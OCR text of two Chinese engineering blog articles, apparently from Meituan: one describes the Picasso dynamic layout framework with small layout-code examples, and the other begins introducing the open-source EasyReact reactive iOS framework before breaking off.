

Picasso应用程序开发者使用基于通用编程语言的布局DSL代码编写布局逻辑。布局逻辑根据给定的屏幕宽高和业务数据，计算出精准适配屏幕和业务数据的布局信息、视图结构信息和文本、图片URL等必要的业务渲染信息，我们称这些视图渲染信息为PModel。PModel作为Picasso布局渲染的中间结果，和最终渲染出的视图结构一一对应；Picasso渲染引擎根据PModel的信息，递归构建出Native视图树，并完成业务渲染信息的填充，从而完成Picasso渲染过程。需要指出的是，渲染引擎不做适配计算，使用布局DSL表达布局需求的同时完成布局计算，既所谓“表达即计算”。




从更大的图景上看，Picasso开发人员用TypeScript在VSCode中编写Picasso应用程序；提交代码后可以通过Picasso持续集成系统自动化的完成Lint检查和打包，在Picasso分发系统进行灰度发布，Picasso应用程序最终以JavaScript包的形式下发到客户端，由Picasso SDK解释执行，达成客户端业务逻辑动态化的目的。

在应用程序开发过程中，TypeScript的静态类型系统，搭配VSCode以及Picasso Debug插件，可以获得媲美传统移动客户端开发IDE的智能感知和断点调试的开发体验。Picasso CI系统配合TypeScript的类型系统，可以避免低级错误，助力多端和多团队的配合；同时可以通过“兼容计算”有效的解决能力支持的长尾问题。

## Picasso布局DSL




Picasso针对移动端主流的布局引擎和系统做了系统的对比分析，这些系统包括:

1. Android开发常用的LinearLayout🔗。
2. 前端及Picasso同类动态化框架使用的FlexBox🔗。
3. 苹果公司主推的AutoLayout🔗。

其中苹果官方推出的AutoLayout缺乏一个好用的DSL，所以我们直接将移动开发者社区贡献的 AutoLayout DSL🔗 方案列入对比。

首先从性能上看，AutoLayout系统是表现最差的，随着需求复杂度的增加“布局计算”耗时成指数级的增长。FlexBox和LinearLayout相比较AutoLayout而言会在性能表现上有较大优势。但是LinearLayout和FlexBox会让开发者为了布局方面需要的概念增加不必要的视图层级，进而带来渲染性能问题。

从灵活性上看，LinearLayout和FlexBox布局有很强的概念约束。一个强调线性排布，一个强调盒子模式、伸缩等概念，这些模型在布局需求和模型概念不匹配时，就不得不借助编程语言进行干预。并且由于布局系统的隔离，这样的干预并不容易做，一定程度上影响了布局的灵活性和表达能力。而配合基于通用编程语言设计的DSL加上AutoLayout的布局逻辑，可以获得理论上最强的灵活性。但是这三个布局系统都在试图解决“用声明式的方式表达布局逻辑的问题”，基于编程语言的DSL的引入让布局计算引擎变得多余。




Picasso布局DSL的核心在于:


1. 基于通用编程语言设计。

2. 支持锚点概念（如上图）。

使用锚点概念可以简单清晰的设置非同一个坐标轴方向的两个锚点“锚定”好的视图位置。同时锚点可以提供描述“相对”位置关系语义支持。事实上，针对布局的需求更符合人类思维的描述是类似于“B位于A的右边，间距10，顶对齐”，而不应该是“A和B在一个水平布局容器中……”。锚点概念通过极简的实现消除了需求描述和视图系统底层实现之间的语义差距。


下面举几个典型的例子说明锚点的用法：

1 居中对齐:



```
view.centerX = bgView.width / 2
view.centerY = bgView.height /2
```

2 右对齐：




```
view.right = bgView.width - 10
view.centerY = bgView.height / 2
```

3 相对排列：


```
viewB.top = viewA.top
viewB.left = viewA.right + 10
```

4 “花式”布局：




```
viewB.top = viewA.centerY
viewB.left = viewA.centerX
```

Picasso锚点布局逻辑具有理论上最为灵活的的表达能力，可以做到“所想即所得”的表达布局需求。但是有些时候我们会发现在特定的场景下这样的表达能力是“过剩的”。类似于下图的布局需求，需要水平排布4个视图元素、间距10、顶对齐；可能会有如下的锚点布局逻辑代码：


```
v1.top = 10
v1.left = 10
v2.top = v1.top
v3.top = v2.top
v4.top = v3.top
v2.left = v1.right + 10
v3.left = v2.right + 10
v4.left = v3.right + 10
```

显然这样的代码不是特别理想，其中有较多可抽象的重复的逻辑，针对这样的需求场景，Picasso提供了hlayout布局函数，完美的解决了水平排布的问题：

```
hlayout([v1, v2, v3, v4],
        { top: 10, left: 10, divideSpace: 10 })
```


有心人可以发现，这和Android平台经典的LinearLayout如出一辙。对应hlayout函数的还有vlayout，这一对几乎完整实现Android LinearLayout语义的兄弟函数，实现逻辑不足300行，这里强调的重点其实不在于两个layout函数，而是Picasso布局DSL无限制的抽象表达能力。如果业务场景中需要类似于Flexbox或其他的概念模型，业务应用方都可以按需快速的做出实现。

在性能方面，Picasso锚点布局系统避免了“声明式到命令式”的计算过程，完全无需布局计算引擎的介入，达成了“需求表达即计算”的效果，具有理论上最佳性能表现。

由此可见，Picasso布局DSL，无论在性能潜力和表达能力方面都优于以上布局系统。Picasso布局DSL的设计是Picasso得以构建高性能四端动态化框架的基石。

同时得益于Picasso布局DSL的表达能力和扩展能力，Picasso在自动化生成布局代码方面也具有得天独厚的优势，生成的代码更具有可维护性和扩展性。伴随着Picasso的普及，当前前端研发过程中“视觉还原”的过程会成为历史，前端开发者的经历也会从“复制”视觉稿的重复劳动中解脱出来。

## Picasso高性能渲染





业界对于动态化方案的期待一直是“接近原生性能”，但是Picasso却做到了等同于原生的渲染效率，在复杂业务场景可以达成超越原生技术基本实践的效果。就目前Picasso在美团移动团队实践来看，同一个页面使用Picasso技术实现会获得更好的性能表现。

Picasso实现高性能的基础是宿主端高效的原生渲染，但实现“青出于蓝而胜于蓝”的效果却有些反直觉，在这背后是有理论上的必然性的：

- Picasso的锚点布局让 **布局表达和布局计算同时发生**。避免了冗余反复的布局计算过程。
- Picasso的布局理念使 **视图层级扁平**。所有的视图都各自独立，没有为了布局逻辑表达所产生的冗余层级。
- Picasso设计支持了 **预计算的过程**。原本需要在主线程进行计算的部分过程可以在后台线程进行。

在常规的原生业务编码中，很难将这些优化做到最好，因为对比每个小点所带来的性能提升而言，应用逻辑复杂度的提升是不能接受的。而Picasso渲染引擎，将传统原生业务逻辑开发所能做的性能优化做到了“统一复用”，实现了一次优化，全线受益的目标。

## Picasso在美团内部的应用




Picasso跨平台高性能动态化框架在集团内部发布后，得到了广泛关注，集团内部对于客户端动态化的方向也十分认可，积极的在急需敏捷发布能力的业务场景展开Picasso应用实践；经过大概两年多的内部迭代使用，Picasso的可靠性、性能、业务适应能力受到的集团内部的肯定，Picasso动态化技术得到了广泛的应用。

通过Picasso的桥接能力，基于Picasso的上层应用程序仍然可以利用集团内部移动技术团队积累的高质量基础建设，同时已经形成初步的公司内部大生态，多个部门已经向Picasso生态贡献了动画能力、动态模块能力、复用Web容器桥接基建能力、大量业务组件和通用组件。

Picasso团队除了持续维护Picasso SDK，Picasso持续集成系统、包括基于VSCode的断点调试，Liveload等核心开发工具链，还为集团提供了统一的分发系统，为集团内部大前端团队开展Picasso动态化实践奠定了坚实的基础。

到发稿时，集团内部Picasso应用领先的BG已经实现Picasso动态化技术覆盖80%以上的业务开发，相信经过更长时间的孵化，Picasso会成为美团移动开发技术的“神兵利器”，助力公司技术团队实现高速发展。

列举Picasso在美团的部分应用案例：


# Picasso开启大前端未来

Picasso在实践客户端动态化的方向取得了成功，解决了传统客户端“静态”研发模式导致的种种痛点。总结下来：

1. 如果想要 **敏捷发布**，使用Picasso。

2. 如果想要 **高交付质量**，使用Picasso。
3. 如果想要 **优秀用户体验**，使用Picasso。
4. 如果想要 **高性能表现**，使用Picasso。
5. 如果想要 **自动化生成布局代码**，使用Picasso。
6. 如果想要 **高效生产力**，使用Picasso。

至此Picasso并没有停止持续创新的脚步，目前Picasso在Web端和微信小程序端的适配工作已经有了突破性进展，正如Picasso在移动端取得的成就一样，Picasso会在完成四端统一（Android、iOS、Web、小程序）的同时，构建出更快、更强的大前端实践。

业界对大前端融合的未来有很多想象和憧憬，Picasso动态化实践已经开启大前端未来的一种新的可能。

Picasso暂时还未开源，如对Picasso有兴趣，欢迎加入大众点评的大家庭。

# 作者简介


- 晓燕，Picasso核心SDK团队负责人，八年移动应用开发经验，2012年加入大众点评。Picasso 核心SDK团队致力于探索更好的客户端动态化实践方案，贡献和维护高性能高可靠性的Picasso SDK，同时推进Picasso的应用和大生态的引导和建设。
- 大为，Picasso项目负责人，点评平台移动技术负责人，点评平台在持续交付点评平台性产品的同时，持续输出支撑集团移动技术的框架和方案；点评平台移动技术团队同时也是广义的Picasso团队，全面参与建设了Picasso工具链，Picasso持续集成系统，Picasso分发系统，Picasso核心UI组件，点评平台会持续助力集团移动端业务的动态化演进。

# 美团客户端响应式框架 EasyReact 开源啦

作者: 姜沂 臧成威


EasyReact

## 前言

EasyReact 是一款基于响应式编程范式的客户端开发框架，开发者可以使用此框架轻松地解决客户端的异步问题。

目前 EasyReact 已在美团和大众点评客户端的部分业务中实践，并且持续迭代了一年多的时间。近日，我们决定开源这个项目的 iOS Objective-C 语言部分，希望能够帮助更多的开发者不断探索更广泛的业务场景，也欢迎更多的社区的开发者跟我们一起加强 EasyReact 的功能。Github 的项目地址，参见 https://github.com/meituan-dianping/EasyReact 。

## 背景

美团 iOS 客户端团队在业界比较早地使用响应式来解决项目问题，为此我们引入了 ReactiveCocoa 这个函数响应式框架（相关实践，参考之前的 系列博客 ）。随着业务的急速扩张和团队拆分变更，ReactiveCocoa 在解决异步问题的同时也带来了新的挑战，总结起来有以下几点：

1. 高学习门槛
2. 易出错
3. 调试困难
4. 风格不统一

既然响应式编程带来了这么多的麻烦，是否我们应该摒弃响应式编程，用更通俗易懂的面向对象编程来解决问题呢？这要从移动端开发的特点说起。

## 移动端开发特点

客户端程序本身充满异步的场景。客户端的主要逻辑就是从视图中处理控件事件，通过网络获取后端内容再展示到视图上。这其中事件的处理和网络的处理都是异步行为。

一般客户端程序发起网络请求后程序会异步的继续执行，等待网络资源的获取。通常我们还会需要设置一定的标志位和显示一些加载指示器来让视图进行等待。但是当网络进行获取的时候，通知、UI 事件、定时器都对状态产生改变就会导致状态的错乱。我们是否也遇到过：忙碌指示器没有正确隐藏掉，页面的显示的字段被错误的显示成旧的值，甚至一个页面几个部分信息不同步的情况?

单个的问题看似简单，但是客户端飞速发展的今年，很多公司包括美团在内的客户端代码行数早已突破百万。业务逻辑愈发复杂，使得维护状态本身就成了一个大问题。响应式编程正是解决这个问题的一种手段。

## 响应式编程的相关概念

响应式编程是基于数据流动编程的一种编程范式。做过 iOS 客户端开发的同学一定了解过 KVO 这一系列的 API。

KVO 帮助我们将属性的变更和变更后的处理分离开，大大简化了我们的更新逻辑。响应式编程将这一优势体现得更加淋漓尽致，可以简单的理解成一个对象的属性改变后，另外一连串对象的属性都随之发生改变。

响应式的最简单例子莫过于电子表格，Excel 和 Numbers 中单元格公式就是一个响应的例子。我们只需要关心单元格和单元格的关系，而不需要关心当一个单元格发生变化，另外的单元格需要进行怎样的处理。“程序”的书写被提前到事件发生之前，所以响应式编程是一种声明式编程。它帮助我们将更多的精力集中在描述数据流动的关系上，而不是关注数据变化时处理的动作。

单纯的响应式编程，比如电子表格中的公式和 KVO 是比较容易理解的，但是为了在 Objective-C 语言中支持响应式特性，ReactiveCocoa 使用了函数响应式编程的手段实现了响应式编程框架。而函数式编程正是造成大家学习路径陡峭的主要原因。在函数式编程的世界中， 一切又都复杂起来了。这些复杂的概念，如 Immutable、Side effect、High-order Function、Functor、Applicative、Monad 等等，让很多开发者望而却步。


## 防不胜防的错误

函数式编程主要使用高阶函数来解决问题，映射到 Objective-C 语言中就是使用 Block 来进行主要的处理。由于 Objective-C 使用自动引用计数（ARC）来管理内存，一旦出现循环引用，就需要程序员主动破除循环引用。而 Block 闭包捕获变量最容易形成循环引用。无脑的 weakify-strongify 会引起提早释放，而无脑的不使用 weakify-strongify 则会引起循环引用。即便是“老手”在使用的过程中，也难免出错。

另外，ReactiveCocoa 框架为了方便开发者更快的使用响应式编程，Hook 了很多 Cocoa 框架中的功能，例如 KVO、Notification Center、Perform Selector。一旦其它框架在 Hook 的过程中与之形成冲突，后续问题的排查就变得十分困难。

## 调试的困难性

函数响应式编程使用高阶函数还带来了另外一个问题，那就是大量的嵌套闭包函数导致的调用栈深度问题。在 ReactiveCocoa 2.5 版本中，进行简单的 5 次变换，其调用栈深度甚至达到了 50 层（见下图）。



ReactiveCocoa 的调用栈

仔细观察调用栈，我们发现整个调用栈的内容极为相似，难以从中发现问题所在。

另外异步场景更是给调试增加了新的难度。很多时候，数据的变化是由其他队列派发过来的，我们甚至无法在调用栈中追溯数据变化的来源。

## 风格差异化

业内很多人使用 FRP 框架来解决 MVVM 架构中的绑定问题。在业务实践中很多操作是高度相似且可被泛化的，这也意味着，可以被脚手架工具自动生成。

但目前业内知名的框架并没有提供相应的工具，最佳实践也无法“模板化”地传递下去。这就导致了对于 MVVM 和响应式编程，大家有了各自不同的理解。

## EasyReact的初心

EasyReact 的诞生，其初心是为了解决 iOS 工程实现 MVVM 架构但没有对应的框架支撑，而导致的风格不统一、可维护性差、开发效率低等多种问题。而 MVVM 中最重要的一个功能就是绑定，EasyReact 就是为了让绑定和响应式的代码变得 Easy 起来。

它的目标就是让开发者能够简单的理解响应式编程，并且简单的将响应式编程的优势利用起来。

## EasyReact 依赖库介绍

EasyReact 先是基于 Objective-C 开发。而 Objective-C 是一门古老的编程语言，在 2014 年苹果公司推出 Swift 编程语言之后，Objective-C 已经基本不再更新，而 Swift支持的 Tuple 类型和集合类型自带的 `map` 、 `filter` 等方法会让代码更清晰易读。 在 EasyReact Objective-C 版本的开发中，我们还衍

生了一些周边库以支持这些新的代码技巧和语法糖。这些周边库现已开源，并且可以独立于 EasyReact 使用。

## EasyTuple

EasyTuple

EasyTuple 使用宏构造出类似 Swift 的 Tuple 语法。使用 Tuple 可以让你在需要传递一个简单的数据架构的时，不必手动为其创建对应的类，轻松的交给框架解决。

## EasySequence

EasySequence

EasySequence 是一个给集合类型扩展的库，可以清晰的表达对一个集合类型的迭代操作，并且通过巧妙的手法可以让这些迭代操作使用链式语法拼接起来。同时 EasySequence 也提供了一系列的 线程安全 和 `weak` 内存管理的集合类型用以补充系统容器无法提供的功能。

## EasyFoundation

EasyFoundation

EasyFoundation 是上述 EasyTuple 和 EasySequence 以及未来底层依赖库的一个统一封装。

# 用 EasyReact 解决之前的问题

EasyReact 因业务的需要而诞生，首要的任务就是解决业务中出现的那几点问题。我们来看看建设至今，那几个问题是否已经解决：

## 响应式编程的学习门槛

前面已经分析过，单纯的响应式编程并不是特别的难以理解，而函数式编程才是造成高学习门槛的原因。因此 EasyReact 采用大家都熟知的面向对象编程进行设计， 想要了解代码，相对于函数式编程变得容易很多。

另外响应式编程基于数据流动，流动就会产生一个有向的流动网络图。在函数式编程中，网络图是使用闭包捕获来建立的，这样做非常不利于图的查找和遍历。而 EasyReact 选择在框架中使用图的数据结构，将数据流动的有向网络图抽象成有向有环图的节点和边。这样使得框架在运行过程中可以随时查询到节点和边的关系，详细内容可以参见 框架概述 。

另外对于已经熟悉了 ReactiveCocoa 的同学来说，我们也在数据的流动操作上基本实现了 ReactiveCocoa API。详细内容可以参见 基本操作 。更多的功能可以向我们提功能的 ISSUE ，也欢迎大家能够提 Pull Request 来共同建设 EasyReact。


## 避免不经意的错误

前面提到过 ReactiveCocoa 易造成循环引用或者提早释放的问题，那 EasyReact 是怎样解决这个问题的呢？因为 EasyReact 中的节点和边以及监听者都不是使用闭包来进行捕获，所以刨除转换和订阅中存在的副作用（转换 block 或者订阅 block 中导致的闭包捕获），EasyReact 是可以自动管理内存的。详细内容可以参见 内存管理 。

除了内存问题，ReactiveCocoa 中的 Hook Cocoa 框架问题，在 EasyReact 上通过规避手段来进行处理。EasyReact 在整个计划中只是用来完成最基本的数据流驱动的部分，所以本身与 Cocoa 和 CocoaTouch 框架无关，一定程度上避免了与系统 API 和其他库 Hook 造成冲突。这并不是指 Easy 系列不去解决相应的部分，而是 Easy 系列希望以更规范和加以约束的方式来解决相同问题，后续 Easy 系列的其他开源项目中会有更多这些特定需求的解决方案。

## EasyReact 的调试

EasyReact 利用对象的持有关系和方法调用来实现响应式中的数据流动，所以可方便的在调用栈信息中找出数据的传递关系。在 EasyReact 中，进行与前面 ReactiveCocoa 同样的 5 次简单变换，其调用栈只有 15 层（见下图）。



EasyReact 的调用栈


经过观察不难发现，调用栈的顺序恰好就是变换的行为。这是因为我们将每种操作定义成一个边的类型，使得调用栈可以通过类名进行简单的分析。

为了方便调试，我们提供了一个 `- [EZRNode graph]` 方法。任意一个节点调用这个方法都可以得到一段 GraphViz 程序的 DotDSL 描述字符串，开发者可以通过 GraphViz 工具观察节点的关系，更好的排查问题。

使用方式如下：

